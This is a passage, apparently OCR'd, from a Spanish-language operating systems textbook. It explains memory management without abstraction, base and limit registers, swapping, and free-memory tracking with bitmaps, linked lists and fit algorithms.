Incluso cuando el modelo de memoria consiste en sólo la memoria física hay varias opciones posibles. En la figura 3-1 se muestran tres variaciones. El sistema operativo puede estar en la parte inferior de la memoria en la RAM (*Random Access Memory*, Memoria de acceso aleatorio), como se muestra en la figura 3-1(a), puede estar en la ROM (*Read Only Memory*, Memoria de sólo lectura) en la parte superior de la memoria, como se muestra en la figura 3-1(b), o los controladores de dispositivos pueden estar en la parte superior de la memoria en una ROM y el resto del sistema en RAM más abajo, como se muestra en la figura 3-1(c). El primer modelo se utilizó antes en las mainframes y minicomputadoras, pero actualmente casi no se emplea. El segundo modelo se utiliza en algunas computadoras de bolsillo y sistemas integrados. El tercer modelo fue utilizado por las primeras computadoras personales (por ejemplo, las que ejecutaban MS-DOS), donde la porción del sistema en la ROM se conoce como **BIOS** (*Basic Input Output System*, Sistema básico de entrada y salida). Los modelos (a) y (c) tienen la desventaja de que un error en el programa de usuario puede borrar el sistema operativo, posiblemente con resultados desastrosos (la información del disco podría quedar ininteligible).

Cuando el sistema se organiza de esta forma, por lo general se puede ejecutar sólo un proceso a la vez. Tan pronto como el usuario teclea un comando, el sistema operativo copia el programa solicitado del disco a la memoria y lo ejecuta. Cuando termina el proceso, el sistema operativo mues-




Figura 3-1. Tres formas simples de organizar la memoria con un sistema operativo y un proceso de usuario. También existen otras posibilidades.

tra un carácter indicador de comando y espera un nuevo comando. Cuando recibe el comando, carga un nuevo programa en memoria, sobrescribiendo el primero.

Una forma de obtener cierto grado de paralelismo en un sistema, sin abstracción de memoria, es programar con múltiples hilos. Como se supone que todos los hilos en un proceso ven la misma imagen de memoria, el hecho de que se vean obligados a hacerlo no es un problema. Aunque esta idea funciona, es de uso limitado ya que lo que las personas desean a menudo es que los programas *no relacionados* se ejecuten al mismo tiempo, algo que la abstracción de los hilos no provee. Además, es muy poco probable que un sistema tan primitivo como para no proporcionar una abstracción de memoria proporcione una abstracción de hilos.

Ejecución de múltiple programas sin una abstracción de memoria

No obstante, aun sin abstracción de memoria es posible ejecutar varios programas al mismo tiempo. Lo que el sistema operativo debe hacer es guardar todo el contenido de la memoria en un archivo en disco, para después traer y ejecutar el siguiente programa. Mientras sólo haya un programa a la vez en la memoria no hay conflictos. Este concepto, el intercambio, se analiza a continuación.

Con la adición de cierto hardware especial es posible ejecutar múltiples programas concurrentemente, aun sin intercambio. Los primeros modelos de la IBM 360 resolvieron el problema de la siguiente manera: la memoria estaba dividida en bloques de 2 KB y a cada uno se le asignaba una llave de protección de 4 bits, guardada en registros especiales dentro de la CPU. Un equipo con una memoria de 1 MB sólo necesitaba 512 de estos registros de 4 bits para totalizar 256 bytes de almacenamiento de la llave. El registro **PSW** (*Program Status Word*, Palabra de estado del programa) también contenía una llave de 4 bits. El hardware de la 360 controlaba mediante un trap cualquier intento por parte de un proceso en ejecución de acceder a la memoria con un código de protección distinto del de la llave del PSW. Como sólo el sistema operativo podía modificar las llaves de protección, los procesos de usuario fueron controlados para que no interfirieran unos con otros, ni con el mismo sistema operativo.

Sin embargo, esta solución tenía una gran desventaja, que se ilustra en la figura 3-2. Como muestran las figuras 3-2(a) y (b), se tienen dos programas, cada uno con un tamaño de 16 KB. El primero está sombreado para indicar que tiene una llave de memoria diferente a la del segundo y empieza saltando a la dirección 24, que contiene una instrucción `MOV`; el segundo, saltando a la dirección 28, que contiene una instrucción `CMP`. Las instrucciones que no son relevantes para este análisis no se muestran. Cuando los dos programas se cargan consecutivamente en la memoria, empezando en la dirección 0, tenemos la situación de la figura 3-2(c). Para este ejemplo, suponemos que el sistema operativo está en la parte alta de la memoria y no se muestra.




Figura 3-2. Ilustración del problema de reubicación. (a) Un programa de 16 KB. (b) Otro programa de 16 KB. (c) Los dos programas cargados consecutivamente en la memoria.

Una vez que los programas se cargan se pueden ejecutar. Como tienen distintas llaves de memoria, ninguno de los dos puede dañar al otro. Pero el problema es de una naturaleza distinta. Cuando se inicia el primer programa, ejecuta la instrucción `JMP 24`, que salta a la instrucción, como se espera. Este programa funciona de manera normal.

Sin embargo, después de que el primer programa se ha ejecutado el tiempo suficiente, el sistema operativo tal vez decida ejecutar el segundo programa, que se carga encima del primero, en la dirección 16,384. La primera instrucción ejecutada es `JMP 28`, que salta a la instrucción `ADD` en el primer programa, y no a la instrucción `CMP` a la que se supone debe saltar. Es muy probable que el programa falle en menos de 1 segundo.

El problema central aquí es que los dos programas hacen referencia a la memoria física absoluta. Eso, definitivamente, no es lo que queremos; deseamos que cada programa haga referencia a un conjunto privado de direcciones locales para él. En breve le mostraremos cómo se logra esto. Lo que la IBM 360 hacía como solución para salir del paso era modificar el segundo programa al instante, a medida que se cargaba en la memoria, usando una técnica conocida como **reubicación estática**. Esta técnica funcionaba así: cuando se cargaba un programa en la dirección 16,384, se sumaba el valor constante 16,384 a todas las direcciones del programa durante el proceso de carga. Aunque este mecanismo funciona si se lleva a cabo en la forma correcta, no es una solución muy general y reduce la velocidad de la carga. Lo que es más, se requiere información adicional en todos los programas ejecutables para indicar cuáles palabras contienen direcciones (reubicables) y cuáles no. Después de todo, el "28" en la figura 3-2(b) tiene que reubicarse, pero una instrucción como

```
MOV REGISTRO1, 28
```

que mueve el número 28 a *REGISTRO1* no se debe reubicar. El cargador necesita cierta forma de saber qué es una dirección y qué es una constante.

Por último, como recalcamos en el capítulo 1, la historia tiende a repetirse en el mundo de las computadoras. Mientras que el direccionamiento directo de la memoria física está muy lejos de poder aplicarse en las mainframes, minicomputadoras, computadoras de escritorio y notebooks, la falta de una abstracción de memoria sigue siendo común en los sistemas integrados y de tarjeta inteligente. En la actualidad, los dispositivos como las radios, las lavadoras y los hornos de microondas están llenos de software (en ROM), y en la mayoría de los casos el software direcciona memoria absoluta. Esto funciona debido a que todos los programas se conocen de antemano, y los usuarios no tienen la libertad de ejecutar su propio software en su tostador.

Mientras que los sistemas integrados de alta tecnología (como los teléfonos celulares) tienen sistemas operativos elaborados, los más simples no. En algunos casos hay un sistema operativo, pero es sólo una biblioteca ligada con el programa de aplicación y proporciona llamadas al sistema para realizar operaciones de E/S y otras tareas comunes. El popular sistema operativo **e-cos** es un ejemplo común de un sistema operativo como biblioteca.

3.2 UNA ABSTRACCIÓN DE MEMORIA: ESPACIOS DE DIRECCIONES

Con todo, exponer la memoria física a los procesos tiene varias desventajas. En primer lugar, si los programas de usuario pueden direccionar cada byte de memoria, pueden estropear el sistema operativo con facilidad, ya sea intencional o accidentalmente, con lo cual el sistema se detendría en forma súbita (a menos que haya hardware especial como el esquema de bloqueo y llaves de la IBM 360). Este problema existe aun cuando sólo haya un programa de usuario (aplicación) en ejecución. En segundo lugar, con este modelo es difícil tener varios programas en ejecución a la vez (tomando turnos, si sólo hay una CPU). En las computadoras personales es común tener varios programas abiertos a la vez (un procesador de palabras, un programa de correo electrónico y un navegador Web, donde uno de ellos tiene el enfoque actual, pero los demás se reactivan con el clic de un ratón). Como esta situación es difícil de lograr cuando no hay una abstracción de la memoria física, se tuvo que hacer algo.

3.2.1 La noción de un espacio de direcciones

Hay que resolver dos problemas para permitir que haya varias aplicaciones en memoria al mismo tiempo sin que interfieran entre sí: protección y reubicación. Ya analizamos una solución primitiva al primer problema en la IBM 360: etiquetar trozos de memoria con una llave de protección y comparar la llave del proceso en ejecución con la de cada palabra de memoria obtenida por la CPU. Sin embargo, este método por sí solo no resuelve el segundo problema, aunque se puede resolver mediante la reubicación de los programas al momento de cargarlos, pero ésta es una solución lenta y complicada.

Una mejor solución es inventar una nueva abstracción para la memoria: el espacio de direcciones. Así como el concepto del proceso crea un tipo de CPU abstracta para ejecutar programas, el espacio de direcciones crea un tipo de memoria abstracta para que los programas vivan ahí. Un **espacio de direcciones** (*address space*) es el conjunto de direcciones que puede utilizar un proceso para direccionar la memoria. Cada proceso tiene su propio espacio de direcciones, independiente de los que pertenecen a otros procesos (excepto en ciertas circunstancias especiales en donde los procesos desean compartir sus espacios de direcciones).

El concepto de un espacio de direcciones es muy general y ocurre en muchos contextos. Considere los números telefónicos. En los Estados Unidos y en muchos otros países, un número de teléfono local es comúnmente un número de 7 dígitos. En consecuencia, el espacio de direcciones para los números telefónicos varía desde 0,000,000 hasta 9,999,999, aunque algunos números, como los que empiezan con 000, no se utilizan. Con el crecimiento de los teléfonos celulares, módems y máquinas de fax, este espacio se está volviendo demasiado pequeño, en cuyo caso habrá qué utilizar más dígitos. El espacio de direcciones para los puertos de E/S en el Pentium varía desde 0 hasta 16383. Las direcciones IPv4 son números de 32 bits, por lo que su espacio de direcciones varía desde 0 hasta $2^{32} - 1$ (de nuevo, con ciertos números reservados).

Los espacios de direcciones no tienen que ser numéricos. El conjunto de dominios *.com* de Internet es también un espacio de direcciones. Este espacio de direcciones consiste de todas las cadenas de longitud de 2 a 63 caracteres que se puedan formar utilizando letras, números y guiones cortos, seguidas de *.com*. Para estos momentos usted debe de hacerse hecho ya la idea. Es bastante simple.

Algo un poco más difícil es proporcionar a cada programa su propio espacio de direcciones, de manera que la dirección 28 en un programa indique una ubicación física distinta de la dirección 28 en otro programa. A continuación analizaremos una forma simple que solía ser común, pero ha caído en desuso debido a la habilidad de poner esquemas mucho más complicados (y mejores) en los chips de CPU modernos.

Registros base y límite

La solución sencilla utiliza una versión muy simple de la **reubicación dinámica**. Lo que hace es asociar el espacio de direcciones de cada proceso sobre una parte distinta de la memoria física, de una manera simple. La solución clásica, que se utilizaba en máquinas desde la CDC 6600 (la primera supercomputadora del mundo) hasta el Intel 8088 (el corazón de la IBM PC original), es equipar cada CPU con dos registros de hardware especiales, conocidos comúnmente como los registros

base y **límite**. Cuando se utilizan estos registros, los programas se cargan en ubicaciones consecutivas de memoria en donde haya espacio y sin reubicación durante la carga, como se muestra en la figura 3-2(c). Cuando se ejecuta un proceso, el registro base se carga con la dirección física donde empieza el programa en memoria y el registro límite se carga con la longitud del programa. En la figura 3-2(c), los valores base y límite que se cargarían en estos registros de hardware al ejecutar el primer programa son 0 y 16,384, respectivamente. Los valores utilizados cuando se ejecuta el segundo programa son 16,384 y 16,384, respectivamente. Si se cargara un tercer programa de 16 KB directamente por encima del segundo y se ejecutara, los registros base y límite serían 32,768 y 16,384.

Cada vez que un proceso hace referencia a la memoria, ya sea para obtener una instrucción de memoria, para leer o escribir una palabra de datos, el hardware de la CPU suma de manera automática el valor base a la dirección generada por el proceso antes de enviar la dirección al bus de memoria. Al mismo tiempo comprueba si la dirección ofrecida es igual o mayor que el valor resultante de sumar los valores de los registros límite y base, en cuyo caso se genera un fallo y se aborta el acceso. Por ende, en el caso de la primera instrucción del segundo programa en la figura 3-2(c), el proceso ejecuta una instrucción

```
JMP 28
```

pero el hardware la trata como si fuera

```
JMP 16412
```

por lo que llega a la instrucción CMP, como se esperaba. Los valores de los registros base y límite durante la ejecución del segundo programa de la figura 3-2(c) se muestran en la figura 3-3.

El uso de registros base y límite es una manera fácil de proporcionar a cada proceso su propio espacio de direcciones privado, ya que a cada dirección de memoria que se genera en forma automática se le suma el contenido del registro base antes de enviarla a memoria. En muchas implementaciones, los registros base y límite están protegidos de tal forma que sólo el sistema operativo puede modificarlos. Éste fue el caso en la CDC 6600, pero no el del Intel 8088, que ni siquiera tenía el registro límite. Sin embargo, tenía varios registros base, lo cual permitía que se reubicaran texto y datos de manera independiente, pero no ofrecía una protección contra las referencias a memoria fuera de rango.

Una desventaja de la reubicación usando los registros base y límite es la necesidad de realizar una suma y una comparación en cada referencia a memoria. Las comparaciones se pueden hacer con rapidez, pero las sumas son lentas debido al tiempo de propagación del acarreo, a menos que se utilicen circuitos especiales de suma.

3.2.2 Intercambio

Si la memoria física de la computadora es lo bastante grande como para contener todos los procesos, los esquemas descritos hasta ahora funcionarán en forma más o menos correcta. Pero en la práctica, la cantidad total de RAM que requieren todos los procesos es a menudo mucho mayor de lo que puede acomodarse en memoria. En un sistema Windows o Linux común, se pueden iniciar




Figura 3-3. Se pueden utilizar registros base y límite para dar a cada proceso un espacio de direcciones separado.

entre 40 y 60 procesos o más cada vez que se inicia la computadora. Por ejemplo, cuando se instala una aplicación Windows, a menudo emite comandos de manera que en los inicios subsiguientes del sistema se inicie un proceso que no haga nada, excepto buscar actualizaciones para la aplicación. Dicho proceso puede ocupar fácilmente de 5 a 10 MB de memoria. Otros procesos en segundo plano comprueban el correo entrante, las conexiones de red entrantes y muchas otras cosas. Y todo esto se hace antes de que se inicie el primer programa de usuario. Hoy en día, los programas de aplicaciones de usuario serios pueden ejecutarse ocupando fácilmente desde 50 a 200 MB y más. En consecuencia, para mantener todos los procesos en memoria todo el tiempo se requiere una gran cantidad de memoria y no puede hacerse si no hay memoria suficiente.

A través de los años se han desarrollado dos esquemas generales para lidiar con la sobrecarga de memoria. La estrategia más simple, conocida como **intercambio**, consiste en llevar cada proceso completo a memoria, ejecutarlo durante cierto tiempo y después regresarlo al disco. Los procesos inactivos mayormente son almacenados en disco, de tal manera que no ocupan memoria cuando no se están ejecutando (aunque algunos de ellos se despiertan periódicamente para realizar su trabajo y después vuelven a quedar inactivos). La otra estrategia, conocida como **memoria virtual**, permite que los programas se ejecuten incluso cuando sólo se encuentran en forma parcial en la memoria. A continuación estudiaremos el intercambio; en la sección 3.3 examinaremos la memoria virtual.

La operación de un sistema de intercambio se ilustra en la figura 3-4. Al principio, sólo el proceso *A* está en la memoria. Después los procesos *B* y *C* se crean o se intercambian desde disco. En la figura 3-4(d), *A* se intercambia al disco. Después llega *D* y sale *B*. Por último, *A* entra de nuevo. Como *A* está ahora en una ubicación distinta, las direcciones que contiene se deben reubicar, ya sea mediante software cuando se intercambia o (más probablemente) mediante hardware durante la ejecución del programa. Por ejemplo, los registros base y límite funcionarían bien en este caso.




Figura 3-4. La asignación de la memoria cambia a medida que llegan procesos a la memoria y salen de ésta. Las regiones sombreadas son la memoria sin usar.

Cuando el intercambio crea varios huecos en la memoria, es posible combinarlos todos en uno grande desplazando los procesos lo más hacia abajo que sea posible. Esta técnica se conoce como **compactación de memoria**. Por lo general no se realiza debido a que requiere mucho tiempo de la CPU. Por ejemplo, en una máquina con 1 GB que pueda copiar 4 bytes en 20 nseg, se requerirían aproximadamente 5 segundos para compactar toda la memoria.

Un aspecto que vale la pena mencionar es la cantidad de memoria que debe asignarse a un proceso cuando éste se crea o se intercambia. Si los procesos se crean con un tamaño fijo que nunca cambia, entonces la asignación es sencilla: el sistema operativo asigna exactamente lo necesario, ni más ni menos.

No obstante, si los segmentos de datos de los procesos pueden crecer, por ejemplo mediante la asignación dinámica de memoria proveniente de un heap, como en muchos lenguajes de programación, ocurre un problema cuando un proceso trata de crecer. Si hay un hueco adyacente al proceso, puede asignarse y se permite al proceso crecer en el hueco; si el proceso está adyacente a otro proceso, el proceso en crecimiento tendrá que moverse a un hueco en memoria que sea lo bastante grande como para alojarlo, o habrá que intercambiar uno o más procesos para crear un hueco con el tamaño suficiente. Si un proceso no puede crecer en memoria y el área de intercambio en el disco está llena, el proceso tendrá que suspenderse hasta que se libere algo de espacio (o se puede eliminar).

Si se espera que la mayoría de los procesos crezcan a medida que se ejecuten, probablemente sea conveniente asignar un poco de memoria adicional cada vez que se intercambia o se mueve un proceso, para reducir la sobrecarga asociada con la acción de mover o intercambiar procesos que ya no caben en su memoria asignada. No obstante, al intercambiar procesos al disco, se debe intercambiar sólo la memoria que se encuentre en uso; es un desperdicio intercambiar también la memoria adicional. En la figura 3-5(a) podemos ver una configuración de memoria en la cual se ha asignado espacio para que crezcan dos procesos.




Figura 3-5. (a) Asignación de espacio para un segmento de datos en crecimiento. (b) Asignación de espacio para una pila en crecimiento y un segmento de datos en crecimiento.

Si los procesos pueden tener dos segmentos en crecimiento, por ejemplo, cuando el segmento de datos se utiliza como heap para las variables que se asignan y liberan en forma dinámica y un segmento de pila para las variables locales normales y las direcciones de retorno, un arreglo alternativo se sugiere por sí mismo, a saber, el de la figura 3-5(b). En esta figura podemos ver que cada proceso ilustrado tiene una pila en la parte superior de su memoria asignada, la cual está creciendo hacia abajo, y un segmento de datos justo debajo del texto del programa, que está creciendo hacia arriba. La memoria entre estos segmentos se puede utilizar para cualquiera de los dos. Si se agota, el proceso tendrá que moverse a un hueco con suficiente espacio, intercambiarse fuera de la memoria hasta que se pueda crear un hueco lo suficientemente grande, o eliminarse.

3.2.3 Administración de memoria libre

Cuando la memoria se asigna en forma dinámica, el sistema operativo debe administrarla. En términos generales, hay dos formas de llevar el registro del uso de la memoria: mapas de bits y listas libres. En esta sección y en la siguiente analizaremos estos dos métodos.

Administración de memoria con mapas de bits

Con un mapa de bits, la memoria se divide en unidades de asignación tan pequeñas como unas cuantas palabras y tan grandes como varios kilobytes. Para cada unidad de asignación hay un bit correspondiente en el mapa de bits, que es 0 si la unidad está libre y 1 si está ocupada (o viceversa). La figura 3-6 muestra parte de la memoria y el mapa de bits correspondiente.




Figura 3-6. (a) Una parte de la memoria con cinco procesos y tres huecos. Las marcas de graduación muestran las unidades de asignación de memoria. Las regiones sombreadas (0 en el mapa de bits) están libres. (b) El mapa de bits correspondiente. (c) La misma información en forma de lista.

El tamaño de la unidad de asignación es una importante cuestión de diseño. Entre más pequeña sea la unidad de asignación, mayor será el mapa de bits. Sin embargo, aun con una unidad de asignación tan pequeña como 4 bytes, 32 bits de memoria sólo requerirán 1 bit del mapa. Una memoria de $32n$ bits utilizará n bits del mapa, por lo que el mapa de bits ocupará sólo 1/33 de la memoria. Si la unidad de asignación se elige de manera que sea grande, el mapa de bits será más pequeño pero se puede desperdiciar una cantidad considerable de memoria en la última unidad del proceso si su tamaño no es un múltiplo exacto de la unidad de asignación.

Un mapa de bits proporciona una manera simple de llevar el registro de las palabras de memoria en una cantidad fija de memoria, debido a que el tamaño del mapa de bits sólo depende del tamaño de la memoria y el tamaño de la unidad de asignación. El problema principal es que, cuando se ha decidido llevar un proceso de k unidades a la memoria, el administrador de memoria debe buscar en el mapa para encontrar una serie de k bits consecutivos con el valor 0 en el mapa de bits. El proceso de buscar en un mapa de bits una serie de cierta longitud es una operación lenta (debido a que la serie puede cruzar los límites entre las palabras en el mapa); éste es un argumento contra los mapas de bits.

Administración de memoria con listas ligadas

Otra manera de llevar el registro de la memoria es mantener una lista ligada de segmentos de memoria asignados y libres, en donde un segmento contiene un proceso o es un hueco vacío entre dos

procesos. La memoria de la figura 3-6(a) se representa en la figura 3-6(c) como una lista ligada de segmentos. Cada entrada en la lista especifica un hueco (H) o un proceso (P), la dirección en la que inicia, la longitud y un apuntador a la siguiente entrada.

En este ejemplo, la lista de segmentos se mantiene ordenada por dirección. Al ordenarla de esta manera, tenemos la ventaja de que cuando termina un proceso o se intercambia, el proceso de actualizar la lista es simple. Un proceso en terminación por lo general tiene dos vecinos (excepto cuando se encuentra en la parte superior o inferior de la memoria). Éstos pueden ser procesos o huecos, lo cual conduce a las cuatro combinaciones de la figura 3-7. En la figura 3-7(a), para actualizar la lista se requiere reemplazar una P por una H. En las figuras 3-7(b) y 3-7(c) dos entradas se fusionan en una sola y la lista se reduce en una entrada. En la figura 3-7(d), se fusionan las tres entradas y dos elementos son eliminados de la lista.

Como la ranura de la tabla de procesos para el proceso en terminación en general apuntará a la entrada en la lista para el mismo proceso, puede ser más conveniente tener la lista como una lista doblemente ligada, en vez de la lista simplemente ligada de la figura 3-6(c). Esta estructura facilita encontrar la entrada anterior y ver si es posible una combinación.




Figura 3-7. Cuatro combinaciones de los vecinos para el proceso en terminación, *X*.

Cuando los procesos y huecos se mantienen en una lista ordenada por dirección, se pueden utilizar varios algoritmos para asignar memoria a un proceso creado (o a un proceso existente que se intercambie del disco). Suponemos que el administrador de memoria sabe cuánta debe asignar. El algoritmo más simple es el de **primer ajuste**: el administrador de memoria explora la lista de segmentos hasta encontrar un hueco que sea lo bastante grande. Después el hueco se divide en dos partes, una para el proceso y otra para la memoria sin utilizar, excepto en el estadísticamente improbable caso de un ajuste exacto. El algoritmo del primer ajuste es rápido debido a que busca lo menos posible.

Una pequeña variación del algoritmo del primer ajuste es el algoritmo del **siguiente ajuste**. Funciona de la misma manera que el primer ajuste, excepto porque lleva un registro de dónde se encuentra cada vez que descubre un hueco adecuado. La siguiente vez que es llamado para buscar un hueco, empieza a buscar en la lista desde el lugar en el que se quedó la última vez, en vez de empezar siempre desde el principio, como el algoritmo del primer ajuste. Las simulaciones realizadas por Bays (1977) muestran que el algoritmo del siguiente ajuste tiene un rendimiento ligeramente peor que el del primer ajuste.

Otro algoritmo muy conocido y ampliamente utilizado es el del **mejor ajuste**. Este algoritmo busca en toda la lista, de principio a fin y toma el hueco más pequeño que sea adecuado. En vez de dividir un gran hueco que podría necesitarse después, el algoritmo del mejor ajuste trata de buscar

un hueco que esté cerca del tamaño actual necesario, que coincida mejor con la solicitud y los huecos disponibles.

Como ejemplo de los algoritmos de primer ajuste y de mejor ajuste, considere de nuevo la figura 3-6. Si se necesita un bloque de tamaño 2, el algoritmo del primer ajuste asignará el hueco en la 5, pero el del mejor ajuste asignará el hueco en la 18.

El algoritmo del mejor ajuste es más lento que el del primer ajuste, ya que debe buscar en toda la lista cada vez que se le llama. De manera sorprendente, también provoca más desperdicio de memoria que los algoritmos del primer ajuste o del siguiente ajuste, debido a que tiende a llenar la memoria con huecos pequeños e inutilizables. El algoritmo del primer ajuste genera huecos más grandes en promedio.

Para resolver el problema de dividir las coincidencias casi exactas en un proceso y en un pequeño hueco, podríamos considerar el algoritmo del **peor ajuste**, es decir, tomar siempre el hueco más grande disponible, de manera que el nuevo hueco sea lo bastante grande como para ser útil. La simulación ha demostrado que el algoritmo del peor ajuste no es muy buena idea tampoco.

Los cuatro algoritmos pueden ser acelerados manteniendo listas separadas para los procesos y los huecos. De esta forma, todos ellos dedican toda su energía a inspeccionar los huecos, no los procesos. El precio inevitable que se paga por esta aceleración en la asignación es la complejidad adicional y la lentitud al desasignar la memoria, ya que un segmento liberado tiene que eliminarse de la lista de procesos e insertarse en la lista de huecos.

